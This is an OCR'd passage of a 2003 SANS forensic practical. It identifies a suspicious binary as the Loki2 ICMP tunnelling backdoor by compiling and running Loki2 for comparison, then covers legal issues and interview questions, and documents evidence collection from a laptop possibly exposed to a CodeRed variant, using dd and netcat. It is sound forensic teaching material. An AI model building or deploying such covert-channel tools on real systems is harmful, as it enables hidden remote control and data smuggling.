URL: http://www.giac.org/practical/GCFA/Richard_Ginski_GCFA.pdf (10 February 2003)


Then removing the following line:

include <linux/signal.h>

I ran the following command, which successfully compiled Loki into both the server and client executables:

```
# make linux
```

I then ran an MD5 hash on both "loki" and "lokid." Neither matched the evidence binary, nor did either hash value match the MD5 listed on packetstorm's download site (http://www.defcon.tv/crypt/misc/), although, I did not expect a match. There were two reasons I expected different checksum results. First, I altered the loki.h file to make it run under my test version of RedHat. Second, the person who created the file named "atd" may have made similar or additional code alterations for the program to run. Recall that once I fulfilled the library dependencies, the program executed. Therefore, the MD5 values I generated upon successfully compiling Loki2 will attest to the integrity of the copy of Loki obtained and edited for this investigation. A copy of the contents of the directory created by the compilation of the program have been preserved on a CD-R and stored with the original evidence CD, as noted in the chain of custody, along with the MD5 checksums for the client, loki, and the server/listener daemon, lokid. The date and time on the chain of custody were taken from the stat output on the two pieces of the Loki program:




Although I believe the evidence binary, “atd” to be lokid, in order to rule out the client program, I executed it. The following output was returned, indicating that arguments were necessary, unlike “atd”:

```
# ./loki

loki -d dest -p (i|u) [ -v (0|1) ] [ -t (n>3) ]
```

A netstat showed no new processes or ports open.

I turned my attention to the listener daemon, lokid. This time, the behavior matched almost exactly:



The two differences between this and “atd” are that here, we see the raw IP socket mentioned in the display, and “atd” returned a prompt after displaying the banner. The behavior of “atd” may indicate that the evidence program did not execute completely, or properly, or that it had been modified to run in the background upon initialization.

Running netstat returned results identical to “atd,” where two raw sockets are opened, one on 0.0.0.0:1 and the second on 0.0.0.0:255, each with a “7” in the State column:

```
Konsole - root@localhost:/usr/sans - Konsole
File  Sessions  Settings  Help
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
1585/X
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
965/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
1038/sendmail: acce
tcp        0      0 192.168.1.103:1032      192.168.1.100:139       ESTABLISHED
-
udp        0      0 0.0.0.0:1024            0.0.0.0:*
797/rpc.statd
udp        0      0 0.0.0.0:973             0.0.0.0:*
797/rpc.statd
udp        0      0 0.0.0.0:111             0.0.0.0:*
769/portmap
raw        0      0 0.0.0.0:1               0.0.0.0:*               7
1758/lokid
raw        0      0 0.0.0.0:255             0.0.0.0:*               7
1758/lokid
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Pat
h
unix  2      [ ACC ]     STREAM     LISTENING     1950   1675/artsd          /tm
p/mcop-root/localhost_localdomain-068b-3e49c193
unix  11     [ ]         DGRAM                    1026   744/syslogd         /de
New   Konsole
```

An strace, likewise, returned results similar to those of "atd." The entire lokid strace session is attached as Appendix G. In pertinent part, the program uses the more recent library:

```
open("/lib/i686/libc.so.6", O_RDONLY)    = 3
```

It grabs the logged on user information without getting the group ID:

```
geteuid32()                              = 0
getuid32()                               = 0
```

The action to open the sockets is identical to "atd":

```
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3

socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
```

The socket options are also identical, thus the program produces its own IP header information:

```
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
```

With the exception of this line written to stdout:

```
write(2, " read write", 11)             = 11
```

the identification banner is identical:

```
write(2, "\nLOKI2\troute [(c) 1997 guild cor"..., 52) = 52
```

One notable difference between lokid and "atd" is that lokid doesn't fork to spawn a child process. This is likely a modification to the "atd" code to hide it from plain view.

Conclusion

Although there are operational differences between the actual Loki2 program and the evidence binary, I believe the similarities present a compelling argument. Drawing on the examination of the evidence, it appears that the binary "atd" is the server side of Loki2, which acts as a daemon listener. Upon installation onto a compromised machine, the daemon waits for a Loki2 client to send a command or transport data hidden within a packet adhering to the ICMP protocol.

Because the MAC times were overwritten at the time the binary was collected, it is impossible to tell whether or not the program was actually executed on the host machine. The host system should be forensically examined for correlating evidence and evidence of how the program was originally installed, whether by compromise or a local user.

Legal Implications

Without proof that the program was ever used, this discussion surrounds intent. The laws and rules governing the use of a covert communication channel depend largely on the identity of the person or persons using the program and their relationship to the host, the operational role of the host and the data residing on it, and the relationship of the host to other hosts and/or its network. While not yet explicitly against any law, the use of a covert tunnel like Loki is not typical of legitimate communications. An argument could be made that it is used to ensure the privacy of the tunnel but enough commercially-supported and industry-accepted options exist, such as SSH, VPN software, and encryption software, to supplant such an argument. The fact that the true identity of the program was obfuscated also flies in the face of an argument purporting that the program was used in the normal course of business.

If the person using "atd" was a legitimate user on the host from which the program was harvested, that would indicate that the host itself was not "compromised" in the sense that it was broken into in order to install the Loki listener. Therefore, laws defining criminal trespass on the host system may not apply. However, if the host is owned by or affiliated with the United States government, a U.S. contractor company or corporation, or a financial or health care services company, or may affect interstate or foreign commerce, the purpose of the program may subject the user to Federal laws under the United States Code pertaining to the Computer Fraud and Abuse Act (18 U.S.C. §1030), the Economic Espionage Act of 1996 (18 U.S.C. §§1831-39), or the Electronic Communications

Privacy Act (18 U.S.C. §§2701-12). If any customer data or personal information pertaining to a California resident is found to reside on the host on or after July 1, 2003, the machine's owner may be subject to new regulation which goes into full force and effect on that date under California Civil Code §1798.82, which requires disclosure of suspected compromises which may expose California residents to attempts at identity theft.

If the person using "atd" was not a known, legitimate user of the host system, that person or persons may be subject to Federal computer trespass law under the Wiretap Act, specifically as to use of wire and electronic communications under United States Code §2511(1), in addition to the above laws.

The legitimate owner of the machine on which the program resides, the type of data stored on the machine, and the legitimate user(s) of the machine should be carefully examined.

Interview Questions

The first person I recommend interviewing is the primary user of the machine from which "atd" was collected. Assumptions are made that the host resides on a company-owned network and that the primary user is a full-time employee of the company. These questions are preliminary, to establish the relationship of the user to the machine and the machine's relationship to the host network. From this groundwork, counsel or law enforcement can step in with a more focused interrogation to implicate or exonerate the user as a suspect in receiving or transporting data via a covert channel.

Q: What is your primary job function?

Q: What computer programs do you access and/or execute in the fulfillment of your primary job function?

Q: Do you have remote access to this machine? If yes, please provide details on the program and authentication method used, and the type of data accessed or transported remotely.

Q: Who else has physical or remote access to this machine?

Q: Is there an information security policy in place governing acceptable use of company-owned equipment? If yes, please provide the investigator with copy.

Q: To the best of your knowledge, are network activities logged in any manner (firewall, intrusion detection system, network sniffers)? If you don't know, who would be able to answer this question?

In addition to interviewing the primary user, the host machine should be thoroughly examined for evidence of compromise or lack thereof, which would further exonerate or implicate the primary user.

Additional Information

To learn more about the use of Loki2, please see, "LOKI2 – Information Tunneling Program and Description" by Admin, available at http://www.windowsecurity.com/whitepapers/LOKI2__informationtunneling_program_and_description.html.

To learn more about the use of ICMP as a covert channel, please see, "Project Loki: ICMP Tunneling" by daemon9 AKA route & alhambra, in Phrack Magazine, Volume 7, Issue 49, available at http://www.phrack.org/show.php?p=49&a=6.

To learn more about reverse engineering ELF binaries, please see, "Reverse Engineering Linux ELF Binaries on the x86 Platform," by Sean Burford for the University of Adelaide, available at http://www.linuxsa.org.au/meetings/reveng-0.2.pdf.

See also, "The Executable and Linking Format (ELF)" by Michael L. Haungs, available at http://www.cs.ucdavis.edu/~haungs/paper/node10.html.

References

Haungs, Michael L. "The Executable and Linking Format (ELF)." 21 September 1998. URL: http://www.cs.ucdavis.edu/~haungs/paper/node10.html (25 January 2003)

Admin. "LOKI2 – Information Tunneling Program and Description." 16 October 2002. URL: http://www.windowsecurity.com/whitepapers/LOKI2__informationtunneling_program_and_description.html (27 January 2003)

Ginski, Richard. "SANS GCFA Practical Version 1.1b," 2003, page 13. URL: http://www.giac.org/practical/GCFA/Richard_Ginski_GCFA.pdf (10 February 2003)

daemon9 AKA route & alhambra, "Project Loki: ICMP Tunneling." Phrack Magazine, Volume 7, Issue 49. August 1996. URL: http://www.phrack.org/show.php?p=49&a=6 (25 January 2003)

Burford, Sean, "Reverse Engineering Linux ELF Binaries on the x86 Platform." 2002 URL: http://www.linuxsa.org.au/meetings/reveng-0.2.pdf (28 January 2003)

Zeltser, Lenny, "Reverse Engineering Malware." May 2001.
URL: http://www.megasecurity.org/Info/Reverse%20Engineering%20Malware.htm (28 January 2003)

Part Two, Option 1 – System Analysis

Important Note:
The system, network, and user identities have been sanitized.

Synopsis of the Case

An accountant, Catherine Jones, works exclusively on a laptop to allow her to connect directly to guest networks when she works on-site in her clients' offices. When in her own office, the laptop is docked in a docking station. Ms. Jones spent all day on March 12, 2003 on a client's network, from 8:00am to 5:00pm. She spent the following day, March 13, in her own office with her laptop docked and connected to her own company's network. The client she had visited March 12 called at 4:30pm on March 13 to inform Ms. Jones that their company network had been hit with CodeRed.F, a variant of CodeRed II first seen in the wild on March 11, 2003. The client's system administrator believed that he had traced the first sign of infection to a window of time between 4:00pm and 5:00pm on March 12. While Ms. Jones noticed nothing unusual on her laptop or network, she called me to investigate for her own (and her company's) peace of mind. Although I offered to come to her office, Ms. Jones informed me that she was preparing to leave for the day and said she'd bring her laptop to me. I told her to undock her laptop without shutting down and asked her to bring the power supply.

Upon arrival at my lab, Ms. Jones informed me that I would be working under a time constraint. She would be by to pick up her laptop at 7:30 the following morning for an appointment with another client.

System Description

The system analyzed is a Dell Latitude CPx laptop with an 18.6GB hard drive, PIII 650Mhz processor, 256MB RAM, 10/100 3Com 3C574 TX Fast EtherLink PC network interface card, running Windows 2000 Professional. There is a single Basic NTFS partition with an 18.6GB capacity, identified as "C:," consistent with Windows' device naming standards.

The laptop is used as a standalone system, docked in a Dell docking station, and connected to guest networks using a crossover cable, determined by the physical location of the user.

Hardware

Due to the nature of the investigation and the time constraints, no hardware was actually seized. However, the hardware analyzed is as follows:

Dell Latitude CPx Model: PPX	serial #911064430225
Hitachi Hard Disk Drive Model: DK23BA-20	serial #PH-058DUV-48180-0A7-0094
Dell 24X CD-ROM Drive	serial #KR078FHK445720B03U0S
3Com 10/100 dongle	serial #07-0337-001
3Com Fast EtherLink 16-Bit 10/100BASE-TX PC network card	serial #6KX1936BFC
Dell Power Supply Model ADP-70EB	serial #TH-09364U-17971-088-E0NL


The user informed me that she has a floppy drive, swappable with the CD-ROM drive, however, the floppy drive was not present during this investigation.

Evidence Collection

Upon receipt of the laptop, I photographed it in the condition in which it arrived. As noted in the hardware list above, the user had, at some point after undocking, connected a dongle to the network interface card as shown in the second photograph below. The user informed me that the dongle is the same one she uses when connecting to her clients' networks:

Rear panel connections

Left side view



I connected a Cat 5 cable to the dongle, attaching the other end to a 4-port hub on an isolated network. Also plugged into the hub is my forensic analysis system. The system used for analysis is running a fresh install of Windows 2000 Advanced Server with 3 physical disks in the following configuration:

Drive C: (Windows 2000 Advanced Server) - 10GB
Drive D: (Windows 2000) – 80GB
Drive G: (Windows 2000 Advanced Server) – 60GB removable drive

Drives D and G were used for evidence collection in this investigation. Each drive had been prepared by formatting then wiping using Wipe Drive 3.0. I then installed netcat and EnCase v.1.99, a Windows-based drive acquisition and analysis tool, on Drive D: and EnCase only on Drive G.

On the forensic analysis system, I navigated to the netcat directory on Drive D and opened a listening session, using the following command:

D:\nc> nc -l -p 3000 d:\sans\gcfa\system\cathy\evd_memory.img

This dedicated port 3000 on the forensic system to receiving information piped to it via netcat and writing the output to a file called "evd_memory.img."


I inserted my incident response toolkit cd into the laptop's cdrom drive and opened a command prompt contained statically on the cd. This is the only command prompt used throughout the evidence collection process. Using this known-good command window, I extracted images of the laptop's volatile data, sending the data over the network connection through netcat.

The physical memory was acquired using the following command:

E:\response_kit\win2k_xp> dd if=\\.\PhysicalMemory | nc forensic.analysis.system 3000

The netcat session closed upon conclusion of the receipt of data on the forensic analysis system.

Upon receipt of the image onto the analysis drive, I generated an MD5 hash value to verify the integrity of the image throughout and after the evidence collection and analysis.



I opened a new netcat session, using the following command which also designated the output name and location:

d:\nc> nc -l -p 3000 d:\sans\gcfa\system\cathy\evd_volume

On the laptop, I typed the following command to retrieve volume information:

E:\response_kit\win2k_xp> volume_dump.exe | nc forensic.analysis.system 3000

To establish correlation criteria, I retrieved date, time and uptime information on the laptop. First, I opened a netcat session on the forensic system:

d:\nc> nc -l -p 3000 d:\sans\gcfa\system\cathy\date

On the laptop I entered the following command:

E:\response_kit\win2k_xp> date | nc forensic.analysis.system 3000

The netcat session closed upon the date and time data retrieval. I then opened a new netcat session on the forensic analysis system, designating the output file name for uptime data:

d:\nc> nc –l –p 3000 d:\sans\gcfa\system\cathy\uptime

On the laptop, I entered the following command:

E:\response_kit\win2k_xp\> uptime | nc forensic.analysis.system 3000

In the interest of being thorough, I ran the following commands, outputting all resultant data to the forensic system via netcat:

env --retrieves system environment paths
fport --lists open ports and associated applications or processes
id --User(s) and group(s) with access permissions to the machine
listdlls --retrieves all open dll (dynamically linked library) files and associated processes
mac --a comprehensive listing of file Modification, Access and Creation dates and times
ps -ealW --lists running processes, time and associated process ID's
psinfo --retrieves operating system installation information
pslist --lists running processes, thread information, and associated CPU utilization
psloggedon --lists users currently logged onto the system
psservice --retrieves detailed information on running processes
whoami --retrieves the name of the user currently logged on

With all volatile and non-volatile data thus collected, I ran a Windows-specific forensic tool, the Incident Response Collection Report. This utility gathers information about the system, files, users, network information, and event logs. However, it requires direct interaction with the system in question; a network connection needs to be established, aka a "drive mapping." For this reason, I chose to run this tool after the drive had been imaged.

I mapped a drive from the laptop to my forensic system and ran the utility, outputting the results to the evidence directory on the forensic system.


Since a drive was mapped already, I employed a final Windows-based information gathering and drive analysis tool, Encase v.1.99. Again, this version of the tool requires a network connection as a pointer to the desired evidence. I removed the incident response toolkit cd from the laptop's cdrom drive and inserted a cd containing the Encase executable. This allowed me to select the laptop's hard drive as the evidence to be acquired and the mapped network drive as the destination.

Time constraints prevented me from generating an MD5 hash on the laptop. Instead, I generated a hash on the image acquired, using Encase:

File Integrity:
Completely Verified, 0 Errors.
Verification Hash: 390539BF1352D0B4F22D0A1A0C0D3692

The full Encase report is attached at Appendix H.

All evidence gathered was copied to Drive G, the removable 60GB drive on the forensic analysis station, and the entire drive hashed:




The drive was removed and packaged in a static-free bag and locked into a safe in my office. The drive's details are contained on the Chain of Custody form, located at Appendix I.

Media Analysis

The exposure of the system to the CodeRed.f worm reportedly took place between 4:00pm and 5:00pm on March 12, 2003. I decided to take a liberal approach in my analysis, broadening the time period analyzed to include time the system was first connected to the compromised network, e.g., March 12 at 8:00am.

Using the date capture, I established the system date and time that the investigation began:



The Incident Response Collection Report provides an overview of the host IP configuration:

IP CONFIGURATION

Windows 2000 IP Configuration

Host Name . . . . . : CATHY
Primary DNS Suffix . . . . . : myoffice.net
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : myoffice.net

Next, the psinfo data shows the system build information, showing that the operating system was installed on December 8, 2001, and the last service pack installed was SP2:


psinfo - WordPad

File Edit View Insert Format Help

